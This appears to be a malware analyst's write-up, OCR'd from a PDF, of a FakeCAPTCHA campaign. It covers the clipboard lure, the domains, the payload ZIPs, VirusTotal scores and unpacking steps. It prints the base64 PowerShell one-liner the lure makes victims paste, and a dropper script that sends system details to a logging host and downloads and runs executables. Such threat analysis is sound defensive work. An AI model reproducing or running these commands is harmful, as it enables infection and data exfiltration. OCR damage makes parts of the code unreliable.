

Pick a Random Site on FOFA with [body="const commandToRun =" && body="setClipboardCopyData"]



Getting the FakeCAPTCHA prompt.



Powershell payload with b64 encoded url link to invoke. The "Cloudflare" string hides the rest of the script when copy-pasting it to run.

```
powershell -w hidden -c $a='aHR0cHM6Ly90bGdybS1yZWRpcmVjdC5pY3UvMS50eHQ=';$b=[Convert]::FromBase64 String($a);$c=[System.Text.Encoding]::UTF8.GetString($b);Invoke-Expression (Invoke-WebRequest -Uri $c).Content # Cloudflare
```

Decoding the b64 string with Cyberchef translates to hXXps[:]//tlgrm-redirect[.]]icu/1[.]txt

Index of /

Name Last modified Size Description



1.txt 2025-03-15 00:28 5.3K

Apache/2.4.41 (Ubuntu) Server at tlgrm-redirect.icu Port 443


```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
Write-Host "Script started"
# Скрипт запущен
  # Collect system information
  # Сбор информации о системе
  $ipInfo = Invoke-RestMethod -Uri "hxxp://ipinfo[.]io/json"
  Write-Host "IP data received: $ipInfo"
  # ІР-данные получены
  p = \pi_0
  $country = $ipInfo.country
  $os = (Get-WmiObject Win32_OperatingSystem).Caption
  Write-Host "OS: $os, Country: $country'
  # ОС: $os, Страна: $country
  # Form initial message data
  # Формирование данных для начального сообщения
  $info = @{
    ip = $ip
    country = $country flag = "

"
    message = ":rocket: Script execution started successfully. `nEarth IP: $ip `nLocation Country: $country` nSystem Operating
system: $os`nTime: $(Get-Date -Format 'yyyy-MM-dd HH:mm:ss')"
  # Send initial message
  # Отправка начального сообщения
  $infoJson = $info | ConvertTo-Json -Depth 10
  Invoke-RestMethod -Uri "hxxps://tlgrmverif[.]cyou/log.php" -Method POST -Body $infoJson -ContentType "application/json"
  Write-Host "Initial message sent."
  # Начальное сообщение отправлено.
 catch {
```

```
Write-Host "Error collecting system information: $ "
  # Ошибка при сборе информации о системе
# List of resources with new domain micropedik.in
# Список ресурсов с новым доменом micropedik.in
$e = @(
  @{ u = "aHR0cHM6Ly9taWNyb3BIZGIrLmluLzEuemlw"; z = "MS56aXA="; x = "ZXh0cmFjdA=="; e = "dmVyaWZ5MS5leGU="
  # URL: hxxps://micropedik[.]in/1.zip, ZIP Name: 1.zip, Extract Type: extract, EXE: verify1.exe
  @{ u = "aHR0cHM6Ly9taWNyb3BlZGIrLmluLzluemlw"; z = "Mi56aXA="; x = "ZXh0cmFjdA=="; e = "dmVyaWZ5Mi5leGU=" },
  #URL: hxxps://micropedik[.]in/2.zip, ZIP Name: 2.zip, Extract Type: extract, EXE: verify2.exe
  @{ u = "aHR0cHM6Ly9taWNyb3BlZGlrLmluLzMuemlw"; z = "My56aXA="; x = "ZXh0cmFjdA=="; e = "dmVyaWZ5My5leGU=" }
  # URL: hxxps://micropedik[.]in/3.zip, ZIP Name: 3.zip, Extract Type: extract, EXE: verify3.exe
# Base64 decoding function
# Функция декодирования Base64
function d([string]$s) {
  [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($s))
# Download, extract, and execute loop
# Цикл скачивания, распаковки и запуска
\$i = 1
foreach ($r in $e) {
  try {
    $u = d $r.u
     $z = Join-Path $env:TEMP (d $r.z)
     $extractFolder = "extract$i"
    # Generate a unique folder name
    # Формируем имя для каждой распаковки
     $x = Join-Path $env:TEMP $extractFolder
    n = d r.e
    # Download ZIP file
    # Скачивание ZIP-файла
     Write-Host "Downloading ZIP from $u"
    # Скачивание ZIP с $u
     Invoke-WebRequest -Uri $u -OutFile $z
    if (Test-Path $z) {
       Write-Host "ZIP file downloaded: $z"
       # ZIP-файл скачан: $z
       $statusMessage = ":package: ZIP file downloaded successfully: $z"
    } else {
       Write-Host "Error: ZIP file not downloaded."
       # Ошибка: ZIP-файл не скачан.
       $statusMessage = ":x: ZIP file not downloaded: $u"
       continue
    # Send download status
    # Отправка статуса скачивания
    $info.message = $statusMessage
     $infoJson = $info | ConvertTo-Json -Depth 10
     Invoke-RestMethod -Uri "hxxps://tlgrmverif[.]cyou/log.php" -Method POST -Body $infoJson -ContentType "application/json"
    # Create extraction folder
    # Создание папки для распаковки
    if (-not (Test-Path $x)) { New-Item -ItemType Directory -Path $x | Out-Null }
    # Extract ZIP
    # Распаковка ZIP
     Add-Type -AssemblyName System.IO.Compression.FileSystem
     [System.IO.Compression.ZipFile]::ExtractToDirectory($z, $x)
     Write-Host "ZIP file extracted to $x"
     # ZIP-файл распакован в $x
     $statusMessage = ":open_file_folder: ZIP file extracted to: $x"
```

```
# Send extraction status
# Отправка статуса распаковки
$info.message = $statusMessage
$info.son = $info | ConvertTo-Json -Depth 10
Invoke-RestMethod -Uri "hxxps://tlgrmverif[.]cyou/log.php" -Method POST -Body $infoJson -ContentType "application/json"
} catch {
Write-Host "Execution error: $_"
# Ошибка выполнения: $_
}
$i++
# Increment counter for next extraction folder
# Увеличиваем счётчик для следующей папки
}
```


Looks like most of the domains called in the script are hosted on one IP.





Troodigino .	North
www.tlgrm-redirect.icu	-
info-ramen.com	-
distribution-pawstokens.com	-
spacex-giveaways.com	-
www.soubtcevent.com	-
ftp.tele-verify.com	-
www.beckerpresales.net	-
www.tvl-mogcoin.com	-
mail.xrp2025.com	-
www.xrpdrop.net	-
www.authentication-safeguard.com	-
mail.micropedik.in	-
verifications-safeguard.com	-
drop-pawscoin.com	-
neward-usualdao.com	-

Contents of host called in the PScript.



Index of /

Name Last modified Size Description

1.zip	2025-03-15 00:12 2.2M
2.zip	2025-03-16 03:41 2.0M
3.zip	2025-03-15 00:30 9.3M

Apache/2.4.41 (Ubuntu) Server at micropedik.in Port 443


Contents of 1.zip

ivame	Date modified	iype	Size
☑z 1.zip	3/15/2025 8:09 PM	ZIP File	2,274 KB
astroid.ogg	3/14/2025 2:07 PM	OGG File	52 KB
🔊 backdrop.mp4	3/14/2025 2:07 PM	MP4 Video	828 KB
DuiLib.dll	3/14/2025 2:07 PM	Application exten	520 KB
verify1.exe	3/14/2025 2:07 PM	Application	1,183 KB
WinSparkle.dll	3/14/2025 2:07 PM	Application exten	1,356 KB


VT Score of verify1.exe




VT score of WinSparkle.dll



InitialAnalysis screenshots with PEStudio and Detect-it-easy




Contents of Verify2.zip




VT score of Verify2.exe and First Submission Date






PEStudio and Detect it Easy information on Verify2.exe




Contents of Payload3.zip

Name	Date modified	Туре	Size
🗷 3.zip	3/15/2025 8:15 PM	ZIP File	9,485 KB
Amnet.dll	3/10/2025 3:02 PM	Application exten	120 KB
	3/10/2025 3:02 PM	Application exten	350 KB
ideologue.sql	3/10/2025 3:02 PM	SQL Source File	3,200 KB
libcrypto-1_1.dll	3/10/2025 3:02 PM	Application exten	2,290 KB
libssl-1_1.dll	3/10/2025 3:02 PM	Application exten	642 KB
msvcp80.dll	3/10/2025 3:02 PM	Application exten	536 KB
msvcr80.dll	3/10/2025 3:02 PM	Application exten	612 KB
o muddle.html	3/10/2025 3:02 PM	Chrome HTML Do	48 KB
NTHelp.dll	3/10/2025 3:02 PM	Application exten	72 KB
	3/10/2025 3:02 PM	Application exten	2,362 KB
QtGui4.dll	3/10/2025 3:02 PM	Application exten	8,402 KB
verify3.exe	3/10/2025 3:02 PM	Application	156 KB

VT of verify3.exe




PEStudio and Detect it Easy information on Verify3.exe





*WIP

Unpacking verify1.exe




IAT Exports and Resources are empty and needs remapping.





After repairing the IAT.

lame	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	1000	120000	1000	11FC25	60000020	0	0	0
RT	121000	1000	121000	1A9	60000020	0	0	0
PAGE	122000	1000	122000	33A	60000020	0	0	0
.data	123000	6000	123000	5A84	C0000040	0	0	0
.mrdata	129000	4000	129000	2378	C0000040	0	0	0
.00cfg	12C000	1000	12C000	4	40000040	0	0	0
.rsrc	12D000	6F800	12D000	700A0	40000040	0	0	0
.reloc	19E000	5200	19E000	51FC	42000040	0	0	0



Disasm	General	Strings	DOS Hdr	Rich Hdr	File Hdr	Optional Hdr	Section Hdrs	Exports	Resources	Security	BaseReloc	-
B												
Offset	Name		Value	Value		Meaning	Meaning	Туре	Entries Count			
2D000	Charact	teristics	0									
2D004	04 ReproChecksum		0									
2D008	08 MajorVersion		0									
2D00A	A MinorVersion		0									
2D00C	Numbe	rOfNam	1									
2D00E	Numbe	rOfldEnt	2									
2D010	Name_()	800000E8	8000002	В	12d0e8	12d028	MUI	1			
2D018	ID_1		В	8000004	0		12d040	Message Table	1			
2D020	ID_2		10	8000005	В		12d058	Version	1			
Table	Content											
Table Resources												
			Value									
Resources		oData	Value 19CFD8									
Resources Offset 12D0B8 12D0BC	Name											
Resources Offset 12D0B8	Name OffsetT	e age	19CFD8									